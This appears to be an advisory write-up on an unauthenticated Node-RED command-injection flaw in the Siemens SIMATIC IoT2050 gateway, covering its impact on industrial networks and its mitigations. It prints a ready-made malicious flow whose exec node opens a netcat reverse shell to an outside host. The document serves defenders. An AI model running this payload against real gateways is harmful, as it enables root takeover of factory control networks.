
Executive Summary: Maximum-Severity Gateway Exposure in Smart Factories
The Cybersecurity and Infrastructure Security Agency (CISA) has issued Industrial Control Systems Advisory ICSA-26-237-03, republishing critical findings from Siemens ProductCERT advisory SSA-834709. The bulletin alerts factory automation engineers, process plant operators, and industrial cybersecurity teams to a catastrophic vulnerability in the Siemens SIMATIC IoT2050 Advanced intelligent edge gateway.
Carrying a near-maximum CVSS v3.1 base score of 9.8 (Critical) with the vector string CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H, the defect is classified as CWE-306: Missing Authentication for Critical Function. Successful exploitation allows an unauthenticated remote attacker capable of sending TCP packets to the device to execute arbitrary operating system commands with full root privileges, seizing control of the physical industrial gateway.
Architectural Role: The Gateway at the OT/IT Interface
The SIMATIC IoT2050 Advanced (Order Number 6ES7647-0BA00-1YA2) is an ARM-based industrial computing platform designed to connect production machines, programmable logic controllers (PLCs), and sensor arrays to cloud analytics platforms (such as Siemens Industrial Edge, AWS IoT, and Microsoft Azure IoT Hub).
Running Siemens Industrial OS (a customized, hardened real-time Debian Linux distribution), the IoT2050 comes pre-configured with Node-RED, an open-source low-code flow programming tool for wiring together hardware devices, APIs, and online services.
Vulnerability Mechanics: Unauthenticated Node-RED Command Injection
In default configurations of Industrial OS versions prior to 4.3.4.1:
- Open Administrative HTTP Port: The Node-RED web runtime listens on TCP port
1880across all network interfaces (0.0.0.0) without enforcing mandatory administrative credentials or TLS certificate authentication. - Flow Injection & Execution Nodes: Attackers on the local industrial control subnet or an adjacent corporate VLAN can connect directly to
http://<iot2050-ip>:1880/. Using the Node-RED flow deployment REST API (POST /flows), the attacker uploads a workflow containing anexecnode. - Root Execution: Because the Node-RED daemon was configured to execute under the system
rootuser context, commands passed to theexecnode run directly inside the underlying Linux kernel with full superuser authority.
// Attack Payload: Malicious Node-RED Flow Injected via POST /flows
[
  {
    "id": "exp01",
    "type": "tab",
    "label": "Telemetry"
  },
  {
    "id": "exp02",
    "type": "exec",
    "z": "exp01",
    "command": "rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 192.168.1.100 4444 > /tmp/f",
    "addpay": false,
    "append": "",
    "useSpawn": "false",
    "timer": "",
    "name": "ReverseShell",
    "x": 300,
    "y": 200,
    "wires": [[], [], []]
  }
]
Operational Blast Radius & Purdue Model Implications
Within the Purdue Enterprise Reference Architecture (PERA / IEC 62443), the SIMATIC IoT2050 occupies Level 2 / Level 3 (Supervisory & Edge Computing). It possesses dual Ethernet ports physically linking the sensitive plant-floor machine network (Level 1/2) to the enterprise manufacturing execution system (MES, Level 3).
When a threat actor obtains a root shell on the IoT2050:
- Fieldbus Manipulation: Attackers can read, modify, and spoof PROFINET, Modbus TCP, and OPC UA communications targeting connected SIMATIC S7-1200 / S7-1500 PLCs.
- Sensor Telemetry Tampering: Temperature, pressure, and vibration metrics transmitted to cloud dashboards can be faked, blinding safety monitoring systems to physical equipment strain.
- Persistent Pivoting Point: The gateway becomes an encrypted pivot point inside the operational technology zone, allowing threat actors to bridge air-gaps without triggering perimeter firewall alerts.
Industrial Mitigation & Engineering Playbook
- Update Industrial OS Firmware: Upgrade SIMATIC IoT2050 Advanced units to Industrial OS version 4.3.4.1 or later, which enforces strong admin credential initialization upon initial device boot:
# Verify current Industrial OS version cat /etc/os-release # Update packages via official Siemens Industrial OS repository sudo apt-get update && sudo apt-get dist-upgrade -y - Enforce Node-RED User Authentication: If immediate firmware upgrading is not possible, configure user authentication within the Node-RED configuration file (
/root/.node-red/settings.js):adminAuth: { type: "credentials", users: [{ username: "admin", password: "$2b$08$EXAMPLEBCRYPTHASH...", permissions: "*" }] } - Bind Node-RED to Loopback: Modify
settings.jsto restrict the UI listener touiHost: "127.0.0.1"and access the interface exclusively through secure SSH tunnels:ssh -L 1880:localhost:1880 operator@<iot2050-ip> - Network Segmentation (IEC 62443-3-3): Isolate SIMATIC IoT2050 devices in a dedicated Industrial Demilitarized Zone (IDMZ). Restrict TCP port 1880 traffic so that no external networks or general corporate VLANs can communicate with the gateway.